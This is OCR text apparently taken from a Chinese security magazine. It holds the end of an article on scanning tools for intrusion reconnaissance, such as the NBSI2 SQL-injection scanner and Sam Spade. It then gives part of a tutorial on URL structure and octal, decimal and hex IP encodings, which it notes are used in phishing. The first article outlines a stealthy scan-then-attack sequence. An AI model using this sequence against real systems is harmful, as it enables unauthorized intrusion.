


图 6 Sam Spade 扫描后的结果




图 7 NBSI2 的扫描结果

Sam Spade扫描速度极快，彩色的显示界面相当友好，主要的功能集中在菜单栏下的Basics和Tools两个子菜单下，唯一不足的是有些高级功能用法复杂，需要配置正确才能达到最优效果，但由于帮助文档是全英文的，对于英文不好的读者来说无疑是个噩耗，所以强烈推荐英文好的读者试用。

工具五：网站类扫描工具

现在基于网站的攻击事件是越来越多，攻击手段也呈多元化，SQL注入，XSS跨站等名词已蔓布整个Internet，所以这类的漏洞扫描工具也如雨后春笋般涌现出来，最具代表意义的无疑是小竹的NBSI2（如图7），和明小子的Domain旁注WEB检测工具（如图8）了。

当然，这些工具的使用也很简单，首先，在站点扫描一栏填上欲扫描站点的URL，选择全面扫描，不用多久就会列出可能注入的站点URL及注入可能性了。“非安全”在注入方面的高手众多，大家有什么问题可以到论坛上咨询。




图 8 Domain旁注WEB检测工具的扫描结果

工具六：Sniffer软件

除此之外，还有很多Sniffer工具，也是探测目标信息不可缺少的工具，比如Ethereal、Sniffer Pro等，它们对于局域网环境的对目标传输数据的探测都是极为有用的。

我们信息安全研究所一些师弟师妹常常会问一些比如哪个扫描工具是最好的，哪种扫描软件是最有效之类的问题，我就会这样回答他们——“没有最好的，只有最适合的！”因为只有针对特定目标主机的所处的特定环境特征，利用最合适的工具采取相应的扫描获取目标最大限度的信息，那就足够了。比如说，我要扫描局域网内存在IPC共享漏洞的主机，我们没必要去使用像XScan或流光这样笨重的东西，利用IPCScan这样的轻量级工具就足够了，而且速度更快更方便。

小结：

在实际的入侵探测过程中，也许你会结合N种探测扫描工具，也许还会包括一些适当的社会工程学方法。总之，探测目标的敏感信息是一种很讲究的学问，广大读者在以后的实战中肯定能深深地体会这一点。

1. 如何去获得这些扫描软件呢？

答：一是用好你的Google，对于校园网的同学来说baidu就是个不错的选择。输入适当的关键字，一般是不会令你失望的；二是自己编写，这对初学者来说无疑有很大的难度，但也无不可，毕竟自己编写的扫描软件可以最适合自己的需要。三是国内外比较著名的安全站点，国内的比如安焦、绿盟，国外的www.insecure.org、www.foundstone.com等都是各类安全工具免费获取的宝地。

2. 如何才能高效地进行扫描目标？

答：扫描目标最好遵照一定的逻辑顺序，比如：

①端口扫描→②漏洞扫描→③系统版本检测→④利用攻击

假设对目标进行第①步后，我们发现目标只开放139端口，那么我们就不要在第②步上考虑什么21端口的FTP远程溢出扫描，也不要考虑1433端口的MS SQL远程溢出扫描了，这时只考虑关于139端口相关的脆弱性服务，比如LSA、PNP等，因为很多利用程序都依赖于操作系统版本，所以第③步检测目标版本，最后第④步根据前面的情况进行攻击。这样的扫描顺序一来可以减少无谓的扫描，二来通过最少的扫描次数来降低被目标发觉的可能性，并增加攻击成功的几率。

编辑点评： 获取目标敏感信息的方法多种多样，作者在文章中也介绍了许多优秀的扫描工具，到底谁好用，要看用在什么环境下，怎么用了。工具是死的，人是活的，希望大家在学习的过程中获得更多的新知识。最后祝所有的读者新年快乐。

深入浅出URL（下）

S3x

从本文你可以学到：

1.IP地址的八、十、十六进制转换

2.URL参数基本知识

3.@符号的应用

4.URL多态性的应用

通过对《深入浅出 URL（上）》的学习后，你已经了解到在URL中不但可以用域名来识别特定的主机，还可以直接在协议字段之后使用IP地址来定位，效果与使用相应域名访问完全相同。

另类：八、十、十六进制IP地址

对于著名搜索引擎Google，你可以通过Ping 其域名 www.google.com来获得站点IP为64.233.189.104，那么使用 http://64.233.189.104/ 这个URL即可直接访问Google。

至此仍然平淡无奇，你早已经知道所谓域名只不过是IP地址的“别名”，它是为了方便人们记忆才被广泛使用的；既然如此，使用IP地址来访问网站是再正常不过了，这里又能有什么特别呢？还是先请你在地址栏中输入http://1089060200/ 这个URL，看看是不是也能访问到Google（如图1）。



图1 使用一串数字作为URL也能访问Google

没错，这样一串数字与Google网站的IP地址64.233.189.104是完全等效的，俗称“十进制IP地址”，而我们常用的IP地址形式可称为“点分十进制IP地址”。将“点分十进制IP地址”换算为“十进制IP地址”的具体算法是用“点分十进制IP地址”第一节乘上256的3次方，第二节乘上256的2次方，第三节乘上256的1次方，第四节乘上256的0次方（即乘1）。

“64.233.189.104”换算为“十进制IP地址”过程为：

64x16777216+233x65536+189x256+104

=1073741824+15269888+48384+104

=1089060200

这么个计算过程，即使是使用计算器算，也得让人按来按去花半天工夫才能算完，有没有更简便的方法呢？有！

Wildcard 1.0 事实上包含三个便利的小工具，其中就有“十进制IP计算器”。使用这个小工具时，你只需将普通形式的IP地址填好，点一下“计算十进制”按钮就能得出结果（如图2）。




图2 “十进制IP计算器”方便快捷地算出十进制IP

如果你在某个URL中看到有十进制的IP，也可以使用“十进制IP计算器”方便地计算出其对应的普通IP，只需要在“十进制地址”的输入框中输入待转换的十进制IP，再点击“计算IP地址”即可（如图3）。




图3 “十进制IP计算器”将十进制IP转换为普通IP地址

它不光可以将普通形态的“点分十进制IP地址”转换为“十进制IP地址”，还能将它转换为点分的八进制形式和十六进制形式。

打开Windows自带的计算器，点选菜单中的“查看”，选择“科学型”，计算器就可以计算八、十、十六进制转换了。用它可以分别计算出“64.233.189.104”对应的其它进制IP：

八进制： 0100. 0351. 0275. 0150

十六进制： 0x40. 0xe9. 0xbd. 0x68

小知识

十进制的“64”转换为八进制为“100”，转换为十六进制为“40”，但是还需要在八进制的数值前添加“0”，在十六进制数值前添加“0x”作为各自的标志，这样计算机才能明确该作为哪种进制的数值来进行处理。

将算出的八、十六进制IP作为网址URL提交，怎么样，是不是又看到了熟悉的Google标志？

当然，在现实中谁也不会吃饱了没事干，费事地算出非常规IP地址用来访问Web站点，但值得注意的是，许多基于URL的网络欺骗、钓鱼式攻击都利用了不同进制IP地址搭配一些特殊字符来构成欺骗。

参数：操纵动态网页之柄

在网上冲浪的时候，你常遇到有些网页死死板板的，无论什

么是否访问它都是那副模样，这就是静态网页，其文件后缀一般是htm或html；而另有众多广泛应用于网络论坛、新闻以及软件下载网站的网页，不但更新速度快、内容丰富，还具有交互性，这类网页就常被人称为动态网页。

动态网页技术主流是ASP、PHP、JSP和主要使用perl语言的CGI，它们的原理其实都是一致的：用户向服务器提交请求，服务器端解释动态网页程序，输出结果并返回给用户浏览器。这里就涉及到一个问题，即多数用户的请求，其实都是用URL中向服务器端程序文件请求并向其传递参数来实现的。比如大家都熟悉的论坛就是动态网页，我们早已熟练于在BBS上选择版面、查看帖子、发帖子、回复，这些交互操作我们虽然是通过鼠标点来点去选择的，但事实上也是暗中通过URL来传递参数实现网页的动态交互能力。

对于一个特定的论坛URL：http://www.itsteam.org/bbs/index.php，它说明论坛首页的程序文件为index.php。从后缀名“.php”我们也可以看出来，它是基于PHP技术的动态网页。对这样一个论坛，如果我们要访问一个特定的版面，一般是点一个包含了指向该版面的超链接即可跳转到相应分论坛。在这个链接上点右键查看其属性（如图4）。




图4 “属性”中显示指向分论坛版面的链接URL

URL中揭示出：当我们试图访问一个分论坛版面时，并非直接链接到另一个网页文件，而是在文件名“index.php”后添加上了“?showforum=2”这样一串字符，这是什么意思呢？

这里的“？”的作用是分隔查询字符串，什么是查询字符串呢？很好记，凡是问号右边的字符，全属于查询字符串，都是向问号之前的文件提交的查询请求内容。在这个例子中，查询字符串就是“showforum=2”，这就是一个参数，“=”之前的“showforum”是参数的名称，“=”之后的“2”就是参数值。当你在点击版面链接时，浏览器背地里的工作就是将“http://www.itsteam.org/bbs/index.php?showforum=2”这个URL发送给论坛所在服务器，论坛服务器根据针对“index.php” 的“showforum=2”这个查询字符串，将为你返回标号为2的分论坛版面，浏览器再将其显示在你的屏幕上。这就是你查看一个论坛版面时，客户浏览器和论坛服务器的动作全过程，这个使用查询字符串请求页面的过程就可以叫作在URL中对指定文件传递参数；在这一系列动作之中，URL所起的作用非常关键，你的所有请求都将包含在带有参数的URL中传递给服务器，才能使服务器理解你的要求，完成互动。

“=”之前的参数名称指定你的要求类型，在本文的具体实例中，“showforum”是显示分论坛版面，“showtopic”是显示主题帖子，“act”是动作操作，在等号后可指定你的要求内容，“showtopic=2022”这一参数的含义就是显示标号为2022的帖子。许多情况下，参数内容都是一个数值标号，每个标号具体代表什么是在网页程序文件中已经规定了的，这也就是一种编号。

再看看一个更复杂的例子，如果你需要在论坛里发个新帖子，就需要点“发新帖子”，查看到其URL是：“http://www.itsteam.org/bbs/index.php?act=Post&CODE=00&f=5”，这个URL中问号右边的查询字符串可真够复杂，“act=Post&CODE=00&f=5”中出现了好几个“=”号，还有两个“&”号，它又表示什么含义呢？

很显然，“=”号与其左右字段构成一个参数，故查询字符串中有几个“=”号就说明URL包含有几个参数，而为了使多个参数之间泾渭分明，就在各个参数之间插入“&”号起到分隔作用，这样URL就能清晰地向服务器提出用户请求。

